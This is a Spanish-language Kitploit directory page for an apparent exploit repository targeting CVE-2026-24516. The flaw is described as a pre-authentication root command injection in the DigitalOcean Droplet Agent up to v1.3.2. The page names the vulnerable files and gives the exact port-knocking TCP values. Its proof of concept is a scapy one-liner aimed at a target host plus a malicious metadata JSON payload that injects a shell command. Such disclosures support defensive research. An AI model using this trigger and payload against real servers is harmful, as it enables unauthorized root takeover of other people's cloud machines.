
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-24516-DigitalOcean-RCE — Vulnerabilidad crítica de RCE pre-autenticación (CVSS 10.0) en DigitalOcean Droplet Agent hasta v1.3.2 mediante inyección de comandos. | Kitploit
Herramientas/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubpoxsky/cve-2026-24516-digitalocean-rce

CVE-2026-24516-DigitalOcean-RCE

Vulnerabilidad crítica de RCE pre-autenticación (CVSS 10.0) en DigitalOcean Droplet Agent hasta v1.3.2 mediante inyección de comandos.

Ver Repositorio
157hace 2 díasAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Sin datos de popularidad aún.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2026-24516-DigitalOcean-RCE

RCE crítica de root previa a la autenticación (CVSS 10.0) en DigitalOcean Droplet Agent hasta la v1.3.2 mediante inyección de comandos.

CVE-2026-24516: RCE de root previa a la autenticación en DigitalOcean Droplet Agent

Descripción general

Se descubrió una vulnerabilidad crítica de inyección de comandos en el DigitalOcean Droplet Agent (todas las versiones hasta la 1.3.2 inclusive). Esta falla permite a un atacante lograr la ejecución remota de código (RCE) con privilegios de root sin ningún tipo de autenticación.

Descubridor: Anmol Singh Rajput (@pox_sky_01) - https://0daysecurity.tech

Detalles técnicos






La vulnerabilidad existe en el componente de acción de solución de problemas:

  • internal/troubleshooting/actioner/actioner.go
  • internal/troubleshooting/command/exec.go


El agente procesa metadatos del servicio local (169.254.169.254) y ejecuta comandos del arreglo TroubleshootingAgent.Requesting sin la sanitización adecuada.

El disparador (port knocking)

El agente se activa mediante un paquete TCP específico al puerto 22:

  • SeqNum: 68796879
  • AckNum: 848489

Prueba de concepto (PoC)

  1. Activar la obtención: python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"

  2. Carga útil de metadatos maliciosa:

    {
      "troubleshooting_agent": {
        "requesting": ["command:id > /tmp/pwned"]
      }
    }
    

Impacto Puntuación CVSS: 10.0 (Crítica)

Privilegios requeridos: Ninguno

Resultado: Compromiso total del sistema (acceso de root)

photo_1_2026-03-22_13-46-01 photo_12_2026-03-22_13-46-01 photo_3_2026-03-22_13-46-01 photo_4_2026-03-22_13-46-01 photo_5_2026-03-22_13-46-01 photo_6_2026-03-22_13-46-01

Descargar herramienta